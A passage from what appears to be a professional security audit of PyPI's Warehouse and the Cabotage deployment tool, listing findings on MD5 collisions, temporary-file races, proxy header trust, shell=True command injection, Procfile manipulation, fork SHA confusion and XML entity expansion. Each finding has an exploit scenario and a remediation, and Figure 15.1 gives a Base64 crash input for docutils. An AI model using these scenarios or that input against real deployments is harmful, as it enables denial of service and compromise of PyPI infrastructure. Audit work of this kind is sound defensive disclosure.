We recommend that Warehouse remove `XML_CSP` entirely and avoid special-casing the CSP on XML views.

9. Missing Permissions-Policy	
Severity: **Medium**	Difficulty: **High**
Type: Access Controls	Finding ID: TOB-PYPI-9
Target: All PyPI HTML and XSS views	

Description
Warehouse currently serves a variety of best-practice HTTP headers, including CSP headers, `X-Content-Type-Options`, and `Strict-Transport-Security`.

Its current headers notably do not include `Permissions-Policy`, which is a W3C standard for browser feature control. Serving a `Permissions-Policy` in the response headers gives websites an additional defense in depth against XSS, compromised CDNs, and other vectors through which an attacker may be able to run arbitrary JavaScript on the website's trusted origins.

Exploit Scenario
An attacker with a separate JavaScript injection vector (such as stored XSS or a CDN compromise) runs arbitrary JavaScript code on PyPI's trusted origins, including JavaScript that makes use of browser feature APIs such as the microphone, camera, geolocation service, payments API, and so forth. Depending on the victim's browser, they may or may not receive a prompt for any or all of these feature requests; given PyPI's status as a "high-trust" domain, they may accept such feature requests without fully evaluating them.

A `Permissions-Policy` is purely a defense in depth; as a result, we consider its difficulty "high" in the absence of a known JavaScript injection vector.

Recommendations
We recommend that Warehouse evaluate and deploy a `Permissions-Policy` header that exposes only Warehouse's own (minimal) browser feature requirements while forbidding access to all other browser features.

A potential `Permissions-Policy` is supplied below.

```
Permissions-Poicy: publickey-credentials-create=(self),
publickey-credentials-get=(self), accelerometer=(), ambient-light-sensor=(),
autoplay=(), battery=(), camera=(), display-capture=(), document-domain=(),
encrypted-media=(), execution-while-not-rendered=(),
execution-while-out-of-viewport=(), fullscreen=(), gamepad=(), geolocation=(),
gyroscope=(), hid=(), identity-credentials-get=(), idle-detection=(),
local-fonts=(), magnetometer=(), microphone=(), midi=(), otp-credentials=(),
```

```
payment=(), picture-in-picture=(), screen-wake-lock=(), serial=(),
speaker-selection=(), storage-access=(), usb=(), web-share=(),
xr-spatial-tracking=();
```

Figure 9.1: A potential `Permissions-Policy` for Warehouse

10. Domain separation in file digests

Severity: **Low**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-PYPI-10
Target: `warehouse/packaging/models.py`, `warehouse/forklift/legacy.py`	

Description

Warehouse's `File` model (corresponding to a release distribution) contains an `md5_digest` column with a unique constraint, representing the distribution's MD5 hash:

```
md5_digest = mapped_column(Text, unique=True, nullable=False)
```

Figure 10.1: `File.md5_digest` definition (warehouse/warehouse/packaging/models.py#670)

MD5 is considered an insecure cryptographic digest with well-known and practical (from consumer hardware) collision attacks.

This MD5 hash is subsequently used to determine whether a file being uploaded has already been uploaded:

```
def _is_duplicate_file(db_session, filename, hashes):
    """
    Check to see if file already exists, and if it's content matches.
    A file is considered to exist if its filename *or* blake2 digest are
    present in a file row in the database.

    Returns:
    - True: This file is a duplicate and all further processing should halt.
    - False: This file exists, but it is not a duplicate.
    - None: This file does not exist.
    """

    file_ = (
        db_session.query(File)
        .filter(
            (File.filename == filename)
            | (File.blake2_256_digest == hashes["blake2_256"])
        )
        .first()
    )

    if file_ is not None:
        return (
```

```
            file_.filename == filename
            and file_.sha256_digest == hashes["sha256"]
            and file_.md5_digest == hashes["md5"]
            and file_.blake2_256_digest == hashes["blake2_256"]
        )

    return None
```

Figure 10.2: File deduplication logic on uploads (warehouse/warehouse/forklift/legacy.py#752–781)

Notably, the logic above returns `None` if an uploaded file does not have a matching filename or Blake2 hash, *even if* that file has a matching MD5 hash. This signals to the caller that the file does not exist and allows Warehouse's upload logic to continue to the `File` creation step, which subsequently fails due to the unique constraint on `File.md5_digest`.

Exploit Scenario

An attacker contrives large numbers of distinct release distributions with colliding MD5 digests and repeatedly uploads them to PyPI, causing database pressure in the form of constraint violations and large volumes of rollbacks (due to the late stage at which the violation occurs here).

We currently consider the impact of this scenario low, as the unique constraint prevents any distributions with colliding MD5 digests from entering further into Warehouse. However, we note that an attacker who manages to bypass this constraint may be able to leverage TOB-PYPI-11 and TOB-PYPI-14 to induce further confusion between legitimate and attacker-controlled files, including for downstream consumers of PyPI.

Recommendations

Short term, we recommend that Warehouse check for domain separation between its supported hashes, and reject any file exhibiting separation (i.e., any file for which some cryptographic digests compare equals but others do not). This should always be sound (in terms of not rejecting legitimate uploads), since MD5 is still a diffuse compression function with an extremely low likelihood of accidental collisions.

Long term, we recommend that Warehouse remove `File.md5_digest` and all associated machinery entirely, and limit its use of digests for file deduplication to collision-resistant ones (such as the already present SHA256 and Blake2 digests). We recommend that Warehouse retain any domain separation checks even if it does not store MD5 digests, due to TOB-PYPI-14.

11. Object storage susceptible to TOC/TOU due to temporary files

Severity: **Informational**	Difficulty: **High**
Type: Timing	Finding ID: TOB-PYPI-11
Target: `warehouse/warehouse/packaging/utils.py`, `warehouse/warehouse/packaging/tasks.py`, `warehouse/warehouse/forklift/legacy.py`	

Description

Warehouse makes use of temporary files in a variety of places, both through Python's `NamedTemporaryFile` API and through a fixed filename placed within a temporary directory created by the `TemporaryDirectory` API. The upload endpoint uses one such file:

```
with tempfile.TemporaryDirectory() as tmpdir:
    temporary_filename = os.path.join(tmpdir, filename)

    # Buffer the entire file onto disk, checking the hash of the file as we
    # go along.
    with open(temporary_filename, "wb") as fp:
        ...
```

Figure 11.1: Use of a named temporary file for response buffering (warehouse/warehouse/forklift/legacy.py#1232–1237)

Warehouse's primary reason for using named temporary files appears to be to satisfy other API designs, such as the `IGenericFileStorage` interface's use of file paths:

```
class IGenericFileStorage(Interface):
    ...

    def store(path, file_path, *, meta=None):
        """
        Save the file located at file_path to the file storage at the location
        specified by path. An additional meta keyword argument may contain
        extra information that an implementation may or may not store.
        """
```

Figure 11.2: The `IGenericFileStorage.store` interface (warehouse/warehouse/packaging/interfaces.py#21–52)

Warehouse's use of named temporary files conforms to best practices: full temporary paths are not predictable, and paths are opened at the same time as creation to prevent trivial TOC/TOU-style attacks.

At the same time, any use of named temporary files without transfer of a synchronized handle or file descriptor is susceptible to TOC/TOU: an attacker with the ability to monitor these directories or otherwise determine the exact path given to `store` may be able to rewrite that path's contents after validation but before storage, resulting in an inconsistent and potentially exploitable split state between the PyPI database and the artifacts being served to clients.

Exploit Scenario

As mentioned above, an attacker with the ability to monitor temporary files or otherwise determine the paths passed into a particular `IGenericFileStorage.store` implementation may be able to rewrite the content at that path after Warehouse has already validated and produced a digest for it, resulting in a split state between the database and the object store. The exploitability of this state depends on the store's own integrity guarantees, as well as whether downstream clients perform digest checks on their distribution downloads.

This finding is purely informational; an attacker with the ability to monitor temporary file directories and mount this attack is likely to have other lateral and horizontal capabilities. This finding and associated recommendations are presented as part of a defense-in-depth strategy. However, we note that an attacker who manages to exploit this may be able to additionally leverage TOB-PYPI-10 and TOB-PYPI-14 to further induce potentially exploitable confusion in PyPI and its downstream users.

Recommendations

We recommend that the `IGenericFileStorage.store` interface (and all implementers) be refactored to take one of the following input forms, rather than a named file path:

1. An in-memory buffer (such as a `bytes` or `memoryview`);
2. An open file handle or descriptor (such as a file-like object);

Option (1) will entirely mitigate the TOC/TOU, at the cost of potentially unacceptable memory usage.

Option (2) will either partially or entirely mitigate the TOC/TOU, depending on the caller's context: contexts where the file-like object is derivable entirely from the underlying HTTP request (like release file upload) will be entirely mitigated, while contexts where the file-like object is still held from a temporary file may still be manipulable depending on the attacker's local abilities.

12. HTTP header is silently trusted if token mismatches

Severity: **Informational**	Difficulty: **High**
Type: Auditing and Logging	Finding ID: TOB-PYPI-12
Target: `warehouse/warehouse/utils/wsgi.py`	

Description

Warehouse uses a special header to determine if the request is coming from a trusted proxy. On one hand, If a request contains the `X-Warehouse-Token` header, and its value matches a shared secret, the code will trust the request and gather information such as the client IP from other special `X-Warehouse-*` headers. On the other hand, if this `X-Warehouse-Token` header is not present, Warehouse will gather these details from traditional headers such as `X-Forwarded-For`.

However, this does not account for the special case where the `X-Warehouse-Token` header is present but its value does not match the shared secret. This is likely an unintended state that may occur if the system is misconfigured—for example, if the secret set in the proxy does not match the secret set in the Warehouse deployment. When presented with such a request, the current implementation will silently opt to use the traditional headers, which may result in unexpected behavior.

```
def __call__(self, environ, start_response):
    # Determine if the request comes from a trusted proxy or not by looking
    # for a token in the request.
    request_token = environ.get("HTTP_WAREHOUSE_TOKEN")
    if request_token is not None and hmac.compare_digest(self.token, request_token):
        # Compute our values from the environment.
        proto = environ.get("HTTP_WAREHOUSE_PROTO", "")
        remote_addr = environ.get("HTTP_WAREHOUSE_IP", "")
        remote_addr_hashed = environ.get("HTTP_WAREHOUSE_HASHED_IP", "")
        # (...)

    # If we're not getting headers from a trusted third party via the
    # specialized Warehouse-* headers, then we'll fall back to looking at
    # X-Forwarded-* headers, assuming that whatever we have in front of us
    # will strip invalid ones.
    else:
        proto = environ.get("HTTP_X_FORWARDED_PROTO", "")

        # Special case: if we don't see a X-Forwarded-For, this may be a local
        # development instance of Warehouse and the original REMOTE_ADDR is accurate
        remote_addr = _forwarded_value(
            environ.get("HTTP_X_FORWARDED_FOR", ""), self.num_proxies
```

```
        ) or environ.get("REMOTE_ADDR")
        # (...)
```

Figure 12.1: The token check is used to determine which headers to trust (warehouse/warehouse/utils/wsgi.py#52–94)

Exploit Scenario

The `X-Warehouse-Token` secret is refreshed on the Warehouse deployment, but not on the proxy. New requests flowing through the proxy use the wrong `X-Warehouse-Token` value. Warehouse silently starts using the `X-Forwarded-For` header to determine the remote user's address. An attacker uses this fact to forge her IP address and bypass login rate limits.

Recommendations

Short term, separately handle the case where the header is present but has an unexpected value and report an error or refuse to handle such requests. Such a state is an indication of a system misconfiguration or a malicious request, both of which should be reported to the system operators.

13. Bleach library is deprecated

Severity: **Informational**	Difficulty: **Undetermined**
Type: Patching	Finding ID: TOB-PYPI-13
Target: `readme_renderer/setup.py`, `warehouse/requirements/main.txt`	

Description

The `readme_renderer` library currently sanitizes the rendered README HTML code using the `bleach` library. On January 23, 2023, the library was declared deprecated:

> *"Bleach sits on top of--and heavily relies on--html5lib which is no longer in active development. It is increasingly difficult to maintain Bleach in that context and I think it's nuts to build a security library on top of a library that's not in active development. (...)"*

While the library will continue to receive security updates for the time being, it may not receive new features or support for new standards.

Recommendations

Short term, look for a suitable alternative under active development and support, and replace `bleach` with it.

Long term, periodically review critical system dependencies and ensure they are supported and receive security patches when required.

14. Weak hashing in storage backends

Severity: **Medium**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-PYPI-14
Target: `warehouse/warehouse/packaging/services.py`, `warehouse/warehouse/packaging/tasks.py`	

Description

Warehouse has multiple implementations of `IFileStorage` (itself a subclass of `IGenericFileStorage`), of which at least two are used in production on PyPI (`B2FileStorage` as a "hot" object store, and `S3ArchiveFileStorage` as a "cold" object store).

As implementers of `IGenericFileStorage`, both supply implementations of `get_checksum`, which in turn returns an object-store-reported MD5 hash for the given path:

```
def get_checksum(self, path):
    path = self._get_path(path)
    try:
        return self.bucket.get_file_info_by_id(
            self.bucket.get_file_info_by_name(path).id_
        ).content_md5
    except b2sdk.v2.exception.FileNotPresent:
        raise FileNotFoundError(f"No such key: {path!r}") from None
```

Figure 14.1: `B2FileStorage.get_checksum` (warehouse/warehouse/packaging/services.py#173–180)

```
def get_checksum(self, path):
    try:
        return (
            self.bucket.Object(self._get_path(path)).e_tag.rstrip('"').lstrip('"')
        )
    except botocore.exceptions.ClientError as exc:
        if exc.response["ResponseMetadata"]["HTTPStatusCode"] != 404:
            #
https://docs.aws.amazon.com/AmazonS3/latest/API/API_HeadObject.html#API_HeadObject_R
equestBody
            raise
        raise FileNotFoundError(f"No such key: {path!r}") from None
```

Figure 14.2: `GenericS3BlobStorage.get_checksum` (`warehouse/warehouse/packaging/services.py#221–230`)

These MD5 hashes are used in the asynchronous `reconcile_file_storage` task to iterate through currently uncached (meaning present only in S3 and not Backblaze B2) files and "reconcile" the two by updating the cache (and the database to match the cache's state).

As mentioned in TOB-PYPI-10, MD5 is an insecure cryptographic digest that is easily collide-able on consumer hardware. As a result, an attacker who is able to compromise either the "hot" (B2) or "cold" (S3) object storage and introduce objects with colliding digests may be able to induce confusion during reconciliation between the two, including to the effect of convincing PyPI that the two are "reconciled" when actually serving files with different contents.

Exploit Scenario

An attacker with write access to either the B2 or S3 object storage inserts new paths with colliding MD5 hashes, or overwrites existing paths to contain new content with colliding MD5 hashes. Subsequent periodic runs of `reconcile_file_storage` under Warehouse silently "succeed," allowing the attacker to persist their maliciously injected objects. This may additionally affect clients that neglect to verify SHA256 distribution hashes.

Recommendations

We recommend that, where possible, Warehouse employ stronger cryptographic digests for file integrity in each supported file and/or object back end. In particular, we determined that AWS S3 supports SHA256 and that Backblaze B2 supports SHA-1 (which, while stronger than MD5, is also considered broken for any application that requires collision resistance, including digital signatures or file integrity in the presence of malicious modifications).

Given that the two do not support a common subset of strong cryptographic digests, we note that the above recommendation is not immediately actionable. As a short-term remediation, we recommend that Warehouse utilize each service's support for arbitrary metadata to attach a strong cryptographic digest to each object and check that metadata when reconciling between the two. This digest will *not* present as strong of a guarantee as the officially supported digests, but it will require the attacker to fully compromise *both* object stores at once in order to mount an attack, rather than just one.

15. Uncaught exception with crafted README

Severity: **Informational**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-PYPI-15
Target: `readme_renderer/readme_renderer/rst.py`	

Description
Warehouse uses `readme_renderer` to generate HTML from user-supplied project metadata. `readme_renderer` uses `docutils` in its reStructuredText renderer. A `docutils` bug causes an unhandled `IndexError` while handling specially crafted inputs.

```
LVU8LAwsCT4=
```

Figure 15.1: The Base64 representation of an input that causes an exception

Exploit Scenario
An attacker crafts a package with a reStructuredText README, populating the description metadata field with the contents above, and uploads it to Warehouse. During processing, `docutils` throws an `IndexError`, causing Warehouse to reply with a 500 Internal Server Error.

As an unhandled exception does not adversely affect users other than the one sending the request or Warehouse as a whole, this finding is informational.

Recommendations
We recommend that `readme_renderer` update `docutils` once a fix is released.

16. ReDoS via zxcvbn-python dependency

Severity: **Informational**	Difficulty: **High**
Type: Denial of Service	Finding ID: TOB-PYPI-16
Target: `warehouse/warehouse/accounts/forms.py`	

Description

Warehouse performs password strength estimation on user passwords, as part of preventing users from choosing unacceptably weak passwords. It uses Dropbox's zxcvbn algorithm to perform password strength estimation, via the zxcvbn-python library.

Additionally, Warehouse has a large password length limit:

```
MAX_PASSWORD_SIZE = 4096
```

Figure 16.1: The Warehouse password length limit (`warehouse/warehouse/accounts/forms.py#44`)

zxcvbn has reported ReDoS vulnerabilities in it; combined with Warehouse's large password limit, an attacker could issue contrived passwords during either account registration or password change flows to potentially waste computational and/or memory resources in a Warehouse deployment.

Exploit Scenario

This finding is purely informational. We believe that it has virtually no impact, like many ReDoS vulnerabilities, due to Warehouse's deployment architecture.

Recommendations

We make no recommendation for this finding.

17. Use of shell=True in subprocesses

Severity: **Medium**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-PYPI-17
Target: `cabotage-app/cabotage/celery/tasks/build.py`	

Description

Cabotage defines at least two asynchronous task helpers that invoke Buildkit's `buildctl` (or a wrapper, like `buildctl-daemonless.sh`) via the `subprocess` module to build container images (either for images or dedicated "releases"):

```
completed_subprocess = subprocess.run(
    " ".join(buildctl_command + buildctl_args),
    env={'BUILDKIT_HOST': buildkitd_url, 'HOME': tempdir},
    shell=True, cwd=tempdir, check=True,
    stdout=subprocess.PIPE, stderr=subprocess.STDOUT, text=True,
)
```

Figure 17.1: Use of `subprocess.run` to perform a release build (`cabotage-app/cabotage/celery/tasks/build.py#314–319`)

```
completed_subprocess = subprocess.run(
    " ".join(buildctl_command + buildctl_args),
    env={'BUILDKIT_HOST': buildkitd_url, 'HOME': tempdir},
    shell=True, cwd="/tmp", check=True,
    stdout=subprocess.PIPE, stderr=subprocess.STDOUT, text=True,
)
```

Figure 17.2: Use of `subprocess.run` to perform an image build (`cabotage-app/cabotage/celery/tasks/build.py#658–663`)

In both of these cases, `subprocess.run` is invoked with `shell=True`, causing the given command to be spawned in a command interpreter rather than directly through the host OS's process creation APIs. This means that the given command is interpreted using the command interpreter's (typically POSIX sh) syntax, which in turn may allow an attacker to inject unintended commands into the executed sequence.

In the case of these two image building routes opportunities for injection exist due to the use of user-controlled inputs during argument construction, such as `release.repository_name` and `image.repository_name`:

```
f"type=image,name={registry}/{release.repository_name}:release-{release.version},pus
h=true{insecure_reg}",
```

Figure 17.3: Command argument construction with user-controlled inputs (cabotage-app/cabotage/celery/tasks/build.py#119)

Other sources of user-controllable input may also exist.

Exploit Scenario

An attacker with the ability to create applications within a Cabotage deployment may be able to contrive an image's repository name such that builds created from that image (or releases of that image) run arbitrary shell commands in the context of the orchestrating host. This may in turn allow the attacker to access credentials or resources that are normally only available to Cabotage itself, or move laterally into (or modify) other application containers managed by Cabotage.

Recommendations

Short term, we recommend removing `shell=True` from these invocations of `subprocess.run`. Based on our review, we believe that their use is unnecessary due to a lack of any intentional shell syntax in the build commands.

Long term, we recommend evaluating a Python library that can perform image builds without the use of subprocesses. One potential candidate library is docker-py, although it notably does not currently support BuildKit.

18. Use of HMAC with SHA1 for GitHub webhook payload validation

Severity: **Low**	Difficulty: **High**
Type: Cryptography	Finding ID: TOB-PYPI-18
Target: `cabotage-app/cabotage/server/ext/github_app.py`	

Description

Cabotage receives various GitHub webhook payloads during normal operation, including for security-sensitive actions like automated deployments. To prevent an attacker from providing a spoofed or inauthentic payload, it verifies an HMAC in the payload request's headers against a pre-shared secret:

```
def validate_webhook(self):
    if self.webhook_secret is None:
        return True
    return hmac.compare_digest(
        request.headers.get('X-Hub-Signature').split('=')[1],
        hmac.new(self.webhook_secret.encode(), msg=request.data,
digestmod=hashlib.sha1).hexdigest()
    )
```

Figure 18.1: HMAC computation and comparison (`cabotage-app/cabotage/server/ext/github_app.py#41–47`)

The current HMAC construction uses SHA1 as the message digest algorithm. While considered insecure in digital signature schemes due to its lack of collision resistance, SHA1 is **not currently** considered broken in HMAC constructions (due to HMAC's production of an unpredictable intermediate hash state from the shared secret).

At the same time, GitHub supplies a migration path to HMAC with SHA256, via the `X-Hub-Signature-256` header. This header is already present on all webhook payload requests, meaning that webhook-receiving clients do not require any additional configuration to upgrade to a stronger cryptographic digest in their HMAC calculations.

Exploit Scenario

There are no currently known real-world attacks on HMAC-with-SHA1. As such, we consider this a low-severity finding with high difficulty.

Recommendations

We recommend that Cabotage perform HMAC validation using HMAC-with-SHA256 against `X-Hub-Signature-256`.

19. Potential container image manipulation through malicious Procfile

Severity: **Medium**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-PYPI-19
Target: `cabotage-app/cabotage/celery/tasks/build.py`, `cabotage-app/cabotage/utils/release_build_context.py`	

Description

During image building, Cabotage collects an image's processes by parsing either `Procfile.cabotage` or `Profile` at the `git` SHA ref associated with the build:

```
procfile_body = _fetch_github_file(image.application.github_repository,
image.commit_sha, access_token=access_token, filename='Procfile.cabotage')
if procfile_body is None:
    procfile_body = _fetch_github_file(image.application.github_repository,
image.commit_sha, access_token=access_token, filename='Procfile')
if procfile_body is None:
   raise BuildError(f'No Procfile.cabotage or Procfile found in root of
{image.application.github_repository}@{image.commit_sha}')

image.dockerfile = dockerfile_body
image.procfile = procfile_body
db.session.commit()

# …

try:
    processes = procfile.loads(procfile_body)
except ValueError as exc:
    raise BuildError(
        f'error parsing Procfile: {exc}'
    )
```

Figure 19.1: Procfile retrieval and parsing (`cabotage-app/cabotage/celery/tasks/build.py#438–462`)

The parsed contents of the retrieved Procfile are then used to construct a map of `envconsul` configurations, which are then merged into a Dockerfile template:

```
@property
def release_build_context_tarfile(self):
    process_commands = "\n".join([f'COPY envconsul-{process_name}.hcl
/etc/cabotage/envconsul-{process_name}.hcl' for process_name in
```

```
self.envconsul_configurations])
    dockerfile =
RELEASE_DOCKERFILE_TEMPLATE.format(registry=current_app.config['REGISTRY_BUILD'],
image=self.image_object, process_commands=process_commands)
    if self.dockerfile:
        dockerfile = self.dockerfile
    return tarfile_context_for_release(self, dockerfile)

@property
def release_build_context_configmap(self):
    process_commands = "\n".join([f'COPY envconsul-{process_name}.hcl
/etc/cabotage/envconsul-{process_name}.hcl' for process_name in
self.envconsul_configurations])
    dockerfile =
RELEASE_DOCKERFILE_TEMPLATE.format(registry=current_app.config['REGISTRY_BUILD'],
image=self.image_object, process_commands=process_commands)
    if self.dockerfile:
        dockerfile = self.dockerfile
    return configmap_context_for_release(self, dockerfile)
```

Figure 19.2: Construction of COPY directives from `envconsul` configurations (`cabotage-app/cabotage/server/models/projects.py#544–558`)

```
RELEASE_DOCKERFILE_TEMPLATE = """
FROM {registry}/{image.repository_name}:image-{image.version}
COPY --from=hashicorp/envconsul:0.13.1 /bin/envconsul /usr/bin/envconsul
COPY --chown=root:root --chmod=755 entrypoint.sh /entrypoint.sh
{process_commands}
USER nobody
ENTRYPOINT ["/entrypoint.sh"]
CMD []
"""
```

Figure 19.3: Dockerfile template (`cabotage-app/cabotage/utils/release_build_context.py#8–16`)

This template is then used to perform an image build for the release.

Exploit Scenario

Similar to TOB-PYPI-17, an attacker with the ability to create applications within a Cabotage deployment may be able to contrive a `Procfile` or `Procfile.cabotage` within a targeted repository such that the build steps on the orchestrating host include unintended or modified Dockerfile commands.

In a preliminary investigation, we determined that the third-party Procfile parser used by Cabotage correctly forbids newlines in process type specifications, likely preventing injections of entirely new Dockerfile commands. However, other sources of newline injections may still exist.

Separately, we determined that Cabotage's Procfile parser allows non-newline whitespaces in the process type field:

```
_PROCFILE_LINE = re.compile(
    ''.join([
        r'^(?P<process_type>.+?):\s*',
        r'(?:env(?P<environment>(?:\s+.+?=.+?)+)\s+)?',
        r'(?P<command>.+)$',
    ])
)
```

Figure 19.4: Whitespace flexibility in the third-party Procfile parser (procfile/procfile/__init__.py#13–19)

This may allow an attacker to manipulate the `COPY` directives specifically, including potentially allowing a pivot by copying sensitive materials from the orchestrating host into the attacker's image.

Recommendations

Short term, we recommend that Cabotage perform additional validation on its parsed Procfiles, including ensuring that the process type field contains no whitespace or other characters that may change the behavior of the Dockerfile template.

Long term, we recommend that Cabotage take a more structured approach to Dockerfile creation, including potentially evaluating libraries that expose a sanitizing "builder" pattern for Dockerfile commands. Separately, we recommend that Cabotage consider replacing its support for Procfiles with a well-specified (potentially bespoke) schema, such as jobs specified in a TOML-formatted table, as part of limiting parser ambiguities. We also note that the current third-party Procfile parser appears to be unmaintained as of 2015.

20. Repository confusion during image building

Severity: **Medium**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-PYPI-20
Target: `cabotage-app/cabotage/celery/tasks/build.py`	

Description

As part of image building during deployments, Cabotage uses the `_fetch_commit_sha_for_ref` helper to retrieve a concrete SHA for a potentially symbolic reference (such as a branch or tag).

This helper uses the GitHub REST API's `/repos/{repo}/commits/{ref}` endpoint internally, which returns a JSON response containing the concrete SHA:

```
def _fetch_commit_sha_for_ref(github_repository="owner/repo", ref="main",
access_token=None):
    headers = {
        'Accept': 'application/vnd.github+json',
        'X-GitHub-Api-Version': '2022-11-28',
    }
    if access_token is not None:
        headers['Authorization'] = f'token {access_token}'
    response = requests.get(
        f"https://api.github.com/repos/{github_repository}/commits/{ref}",
        params={
            'ref': ref
        },
        headers=headers,
    )
    if response.status_code == 404:
        return None
    if response.status_code == 200:
        return response.json()['sha']
    response.raise_for_status()
```

Figure 20.1: `_fetch_commit_sha_for_ref` (`cabotage-app/cabotage/celery/tasks/build.py#377–395`)

Because of how GitHub optimizes the object graph between forks of a repository, this can result in surprising behavior when `_fetch_commit_sha_for_ref` is called with a SHA reference that belongs to a fork, rather than the specified repository: the API call succeeds as if the SHA reference is on the specified repository.

This results in a source of exploitable confusion: the GitHub API will return contents for an attacker-controlled fork of a repository with just a SHA reference to the fork, and not the full repository slug.

Exploit Scenario

An attacker has deployment access to an application on an instance of Cabotage, and wishes to surreptitiously deploy a copy of the application from their malicious forked repository on GitHub rather than the intended repository. By updating the "branch" setting under deployment automation to contain a SHA from the malicious fork, they are able to confuse the underlying GitHub REST API call into returning contents from their fork, despite no changes to the repository setting itself. Consequently, the attacker is able to deploy from their malicious repository while *appearing* to deploy from the trusted repository.

Recommendations

GitHub's internal "network" model for repository forks makes this difficult to mitigate directly: the `/commits/` API does not make a distinction between forks and non-forks in its response, and there appear to be no other public APIs capable of determining whether a SHA ref belongs to a repository versus a potentially malicious fork.

As an indirect mitigation, we recommend that `_fetch_commit_sha_for_ref` be modified to also enumerate the tags and branches for the given repository and compare their SHA refs against the given one, failing if none match. This will prevent an "impostor" commit, at the cost of several additional REST API round-trips. An example of this procedure can be found in Chainguard's `clank` tool.

21. Brittle X.509 certificate rewriting

Severity: **Informational**	Difficulty: **Undetermined**
Type: Cryptography	Finding ID: TOB-PYPI-21
Target: `cabotage-app/cabotage/utils/cert_hacks.py`	

Description

Cabotage uses Vault as a signing interface. To produce X.509 certificates with signatures from keys that are held by Vault, Cabotage creates a dummy certificate with a discarded private key, and then re-signs the `tbsCertificate` component using Vault's signing interface. It then "squishes" the new Vault-created signature into the pre-existing X.509 certificate through a `certificate_squisher` helper:

```
def certificate_squisher(cert, signature):
    """A kind courtesy of @reaperhulk

    Function assumes cert is a parsed cryptography x509 cert and that the
    new signature is of the same type as the one being replaced. Returns a
    DER encoded certificate.
    """
    cert_bytes = bytearray(cert.public_bytes(serialization.Encoding.DER))
    # Fix the BITSTRING length
    cert_bytes[-len(cert.signature) - 2] = len(signature) + 1
    # Fix the SEQUENCE length
    cert_bytes[3] += len(signature) - len(cert.signature)
    return bytes(cert_bytes)[:-len(cert.signature)] + signature


def construct_cert_from_public_key(signer, public_key_pem, common_name):
    dummy_cert = issue_dummy_cert(public_key_pem, common_name)
    bytes_to_sign = dummy_cert.tbs_certificate_bytes
    payload = base64.b64encode(bytes_to_sign).decode()
    signature_bytes = signer(payload)

    final_certificate_bytes = certificate_squisher(dummy_cert, signature_bytes)
    final_cert = x509.load_der_x509_certificate(
        final_certificate_bytes,
        backend=default_backend(),
    )
    return final_cert.public_bytes(
        encoding=serialization.Encoding.PEM,
    ).decode()
```

Figure 21.1: Certificate rewriting and squishing (`cabotage-app/cabotage/utils/cert_hacks.py#47–75`)

In most circumstances, this will work correctly (as the new signature will be very close in length to the old "dummy" signature). However, it is fundamentally brittle: while the signature's *own* lengths are updated, the DER length encoding is itself variable length and remains unchanged. As a result, an unexpectedly large or small signature here *may* require a larger or smaller length field encoding that goes unchanged, meaning that `certificate_squisher` will silently produce an invalid X.509 certificate. This invalid certificate is then ultimately surfaced, among other places, via the `/signing-cert` endpoint:

```
@user_blueprint.route('/signing-cert', methods=['GET'])
def signing_cert():
    cert = vault.signing_cert
    raw = request.args.get("raw", None)
    if raw is not None:
        response = make_response(cert, 200)
        response.mimetype = "text/plain"
        return response
    return render_template('user/signing_cert.html', signing_certificate=cert)
```

Figure 21.2: The `/signing-cert` endpoint (cabotage-app/cabotage/server/user/views.py#1203–1211)

Consequently, users of Cabotage may be served an invalid X.509 certificate, producing error states that are not immediately resolvable by either Cabotage's operators or clients who rely on it.

Exploit Scenario

This is an informational finding; an attacker who manages to induce the broken length case will be able to grief users of Cabotage by serving an invalid signing certificate, but otherwise the attacker lacks any useful control over the signing certificate's contents.

Recommendations

We recommend that Cabotage implement the PyCA Cryptography library's private key interface to perform the signing operation here, allowing the Vault-based signer to transparently interoperate with Cryptography's ordinary X.509 APIs. This interface was not available at the time Cabotage initially added its certificate handling (circa 2017) but has since been stabilized; an example of it can be found at reaperhulk/vault-signing.

22. Unused dependencies in Cabotage

Severity: **Informational**	Difficulty: **Undetermined**
Type: Patching	Finding ID: TOB-PYPI-22
Target: `cabotage-app/requirements.txt`	

Description
Cabotage's runtime Python dependencies are specified in the top-level `requirements.txt` file. During a review of Cabotage's build and external dependencies, we identified multiple dependencies that are specified but appear to be unused anywhere in Cabotage's codebase. These unused dependencies include (but are not limited to):

- amqp
- asn1crypto
- distlib
- Babel
- billard
- blinker
- cachetools

Some of these unused dependencies *may* be transitive dependencies, but an absence of hashing in the `requirements.txt` file indicates that these transitive dependencies are not currently being tracked systematically.

Exploit Scenario
Python dependencies, when installed as source distributions, are capable of executing arbitrary code at install time. Consequently, an attacker who compromises a dependency of Cabotage may be able to execute arbitrary code in Cabotage's build or setup stages, compromising an entire deployment (and all applications hosted within that deployment). Arbitrary code execution during source distribution is an intended feature of the Python packaging ecosystem, so we do not consider it *itself* to be a security vulnerability; instead, we note that unused dependencies represent an unnecessary increase in Cabotage's footprint, giving a potential attacker more attack surface than strictly necessary.

This finding is purely informational, as there is no indication that any of the currently unused dependencies specified by Cabotage are malicious.

Recommendations
We recommend that Cabotage's maintainers conduct a review of all dependencies currently listed in `requirements.txt` and remove all that are not currently required by

Cabotage. Moreover, we recommend that Cabotage employ a dependency freezing and hashing tool like pip-compile to maintain a hermetic, fully resolved requirements file.

23. Insecure XML processing in XMLRPC server

Severity: **Low**	Difficulty: **Low**
Type: Denial of Service	Finding ID: TOB-PYPI-23
Target: `warehouse/warehouse/legacy/api/xmlrpc/views.py`	

Description
Warehouse exposes an XMLRPC server that can be used to query certain package information. This server is implemented using the `xmlrpc` package, which is not secure against erroneous or maliciously constructed data. An attacker can craft a request that exploits known weaknesses in the XML parser to cause high CPU and memory consumption, leading to a denial of service.

The Python website warns about several issues that can affect the `xmlrpc.server` module, including exponential entity expansion, quadratic blowup entity expansion, and decompression bombs.

The impact of this issue on PyPI would be limited, due to Warehouse's deployment architecture.

Exploit Scenario
An attacker uses the code in appendix D to send a malicious "billion laughs" XMLRPC request to a Warehouse instance. The Warehouse worker handling the request starts to consume all available memory and significant amounts of CPU time, and gets killed when the system runs out of memory.

Recommendations
Short term, ensure that the version of Expat used by Warehouse is 2.4.1 or newer; Python's official documentation notes that versions 2.4.1 and later are not susceptible to "billion laughs" or quadratic blowup attacks. If a sufficiently new version of Expat cannot be used, we recommend using the `defusedxml` package to prevent potentially malicious operations. However, combining the two should not be necessary.

